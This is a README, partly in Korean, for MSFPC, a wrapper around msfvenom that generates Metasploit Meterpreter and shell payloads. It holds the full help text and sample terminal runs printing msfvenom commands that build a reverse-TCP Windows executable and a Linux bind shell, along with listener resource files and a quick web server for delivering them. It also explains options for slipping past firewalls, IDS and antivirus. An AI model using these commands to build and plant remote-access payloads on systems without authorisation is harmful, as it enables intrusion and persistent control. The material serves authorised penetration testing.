 g0tmi1k/msfpc
MSFvenom 페이로드 생성기 (MSFPC)

다양한 '기본' Meterpreter 페이로드를 msfvenom(Metasploit 프레임워크의 일부)을 통해 생성하는 빠른 방법입니다.

MSFvenom Payload Creator (MSFPC)는 사용자의 선택에 따라 여러 유형의 페이로드를 생성하는 래퍼입니다. 목표는 페이로드를 생성하기 위해 가능한 한 간단하게(단 하나의 입력만 필요) 하는 것입니다.
완전 자동화 msfvenom 및 Metasploit이 최종 목표입니다 (물론 MSFPC 자체를 자동화할 수 있는 것도 포함). 나머지는 사용자의 생활을 최대한 쉽게 만드는 것입니다 (예: IP 선택 메뉴, msfconsole 리소스 파일/명령, 배치 페이로드 생성 및 모든 인수를 어떤 순서로든 입력 가능 (다양한 형식/패턴으로)).
사용자가 필요한 유일한 입력은 원하는 페이로드를 플랫폼(예: windows) 또는 페이로드에 원하는 파일 확장자(예: exe)로 정의하는 것입니다.
eth0.wan.loop.batch (모든 것), batch msf (모든 Meterpreter 옵션), batch staged (모든 staged 페이로드), 또는 batch cmd stageless (모든 stageless 명령 프롬프트)!참고: 이것은 어떤 단계에서도 안티바이러스 솔루션을 우회하려고 시도하지 않습니다.
$ curl -k -L "https://raw.githubusercontent.com/g0tmi1k/mpc/master/msfpc.sh" > /usr/local/bin/msfpc
$ chmod 0755 /usr/local/bin/msfpc
MSFPC는 이미 Kali Rolling에 패키지되어 있으므로, 해야 할 일은 다음과 같습니다:
root@kali:~# apt install -y msfpc


$ bash msfpc.sh -h -v
 [*] MSFvenom Payload Creator (MSFPC v1.4.4)

 msfpc.sh <TYPE> (<DOMAIN/IP>) (<PORT>) (<CMD/MSF>) (<BIND/REVERSE>) (<STAGED/STAGELESS>) (<TCP/HTTP/HTTPS/FIND_PORT>) (<BATCH/LOOP>) (<VERBOSE>)
   Example: msfpc.sh windows 192.168.1.10        # Windows & manual IP.
            msfpc.sh elf bind eth0 4444          # Linux, eth0's IP & manual port.
            msfpc.sh stageless cmd py https      # Python, stageless command prompt.
            msfpc.sh verbose loop eth1           # A payload for every type, using eth1's IP.
            msfpc.sh msf batch wan               # All possible Meterpreter payloads, using WAN IP.
            msfpc.sh help verbose                # Help screen, with even more information.

 <TYPE>:
   + APK
   + ASP
   + ASPX
   + Bash [.sh]
   + Java [.jsp]
   + Linux [.elf]
   + OSX [.macho]
   + Perl [.pl]
   + PHP
   + Powershell [.ps1]
   + Python [.py]
   + Tomcat [.war]
   + Windows [.exe // .dll]

 Rather than putting <DOMAIN/IP>, you can do a interface and MSFPC will detect that IP address.
 Missing <DOMAIN/IP> will default to the IP menu.

 Missing <PORT> will default to 443.

 <CMD> is a standard/native command prompt/terminal to interactive with.
 <MSF> is a custom cross platform shell, gaining the full power of Metasploit.
 Missing <CMD/MSF> will default to <MSF> where possible.
   Note: Metasploit doesn't (yet!) support <CMD/MSF> for every <TYPE> format.
 <CMD> payloads are generally smaller than <MSF> and easier to bypass EMET. Limit Metasploit post modules/scripts support.
 <MSF> payloads are generally much larger than <CMD>, as it comes with more features.

 <BIND> opens a port on the target side, and the attacker connects to them. Commonly blocked with ingress firewalls rules on the target.
 <REVERSE> makes the target connect back to the attacker. The attacker needs an open port. Blocked with engress firewalls rules on the target.
 Missing <BIND/REVERSE> will default to <REVERSE>.
 <BIND> allows for the attacker to connect whenever they wish. <REVERSE> needs to the target to be repeatedly connecting back to permanent maintain access.

 <STAGED> splits the payload into parts, making it smaller but dependent on Metasploit.
 <STAGELESS> is the complete standalone payload. More 'stable' than <STAGED>.
 Missing <STAGED/STAGELESS> will default to <STAGED> where possible.
   Note: Metasploit doesn't (yet!) support <STAGED/STAGELESS> for every <TYPE> format.
 <STAGED> are 'better' in low-bandwidth/high-latency environments.
 <STAGELESS> are seen as 'stealthier' when bypassing Anti-Virus protections. <STAGED> may work 'better' with IDS/IPS.
 More information: https://community.rapid7.com/community/metasploit/blog/2015/03/25/stageless-meterpreter-payloads
                   https://www.offensive-security.com/metasploit-unleashed/payload-types/
                   https://www.offensive-security.com/metasploit-unleashed/payloads/

 <TCP> is the standard method to connecting back. This is the most compatible with TYPES as its RAW. Can be easily detected on IDSs.
 <HTTP> makes the communication appear to be HTTP traffic (unencrypted). Helpful for packet inspection, which limit port access on protocol - e.g. TCP 80.
 <HTTPS> makes the communication appear to be (encrypted) HTTP traffic using as SSL. Helpful for packet inspection, which limit port access on protocol - e.g. TCP 443.
 <FIND_PORT> will attempt every port on the target machine, to find a way out. Useful with stick ingress/engress firewall rules. Will switch to 'allports' based on <TYPE>.
 Missing <TCP/HTTP/HTTPS/FIND_PORT> will default to <TCP>.
 By altering the traffic, such as <HTTP> and even more <HTTPS>, it will slow down the communication & increase the payload size.
 More information: https://community.rapid7.com/community/metasploit/blog/2011/06/29/meterpreter-httphttps-communication

 <BATCH> will generate as many combinations as possible: <TYPE>, <CMD + MSF>, <BIND + REVERSE>, <STAGED + STAGLESS> & <TCP + HTTP + HTTPS + FIND_PORT>
 <LOOP> will just create one of each <TYPE>.

 <VERBOSE> will display more information.
$
$ bash msfpc.sh windows 192.168.1.10
 [*] MSFvenom Payload Creator (MSFPC v1.4.4)
 [i]   IP: 192.168.1.10
 [i] PORT: 443
 [i] TYPE: windows (windows/meterpreter/reverse_tcp)
 [i]  CMD: msfvenom -p windows/meterpreter/reverse_tcp -f exe \
  --platform windows -a x86 -e generic/none LHOST=192.168.1.10 LPORT=443 \
  > '/root/windows-meterpreter-staged-reverse-tcp-443.exe'

 [i] windows meterpreter created: '/root/windows-meterpreter-staged-reverse-tcp-443.exe'

 [i] MSF handler file: '/root/windows-meterpreter-staged-reverse-tcp-443-exe.rc'
 [i] Run: msfconsole -q -r '/root/windows-meterpreter-staged-reverse-tcp-443-exe.rc'
 [?] Quick web server (for file transfer)?: python2 -m SimpleHTTPServer 8080
 [*] Done!
$
$ ./msfpc.sh elf bind eth0 4444 verbose
 [*] MSFvenom Payload Creator (MSFPC v1.4.4)
 [i]        IP: 192.168.103.142
 [i]      PORT: 4444
 [i]      TYPE: linux (linux/x86/shell/bind_tcp)
 [i]     SHELL: shell
 [i] DIRECTION: bind
 [i]     STAGE: staged
 [i]    METHOD: tcp
 [i]       CMD: msfvenom -p linux/x86/shell/bind_tcp -f elf \
  --platform linux -a x86 -e generic/none  LPORT=4444 \
  > '/root/linux-shell-staged-bind-tcp-4444.elf'

 [i] linux shell created: '/root/linux-shell-staged-bind-tcp-4444.elf'

 [i] File: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked, corrupted section header size
 [i] Size: 4.0K
 [i]  MD5: eed4623b765eea623f2e0206b63aad61
 [i] SHA1: 0b5dabd945ef81ec9283768054b3c22125aa9185

 [i] MSF handler file: '/root/linux-shell-staged-bind-tcp-4444-elf.rc'
 [i] Run: msfconsole -q -r '/root/linux-shell-staged-bind-tcp-4444-elf.rc'
 [?] Quick web server (for file transfer)?: python2 -m SimpleHTTPServer 8080
 [*] Done!
$
$ msfpc stageless cmd py tcp
 [*] MSFvenom Payload Creator (MSFPC v1.4.4)
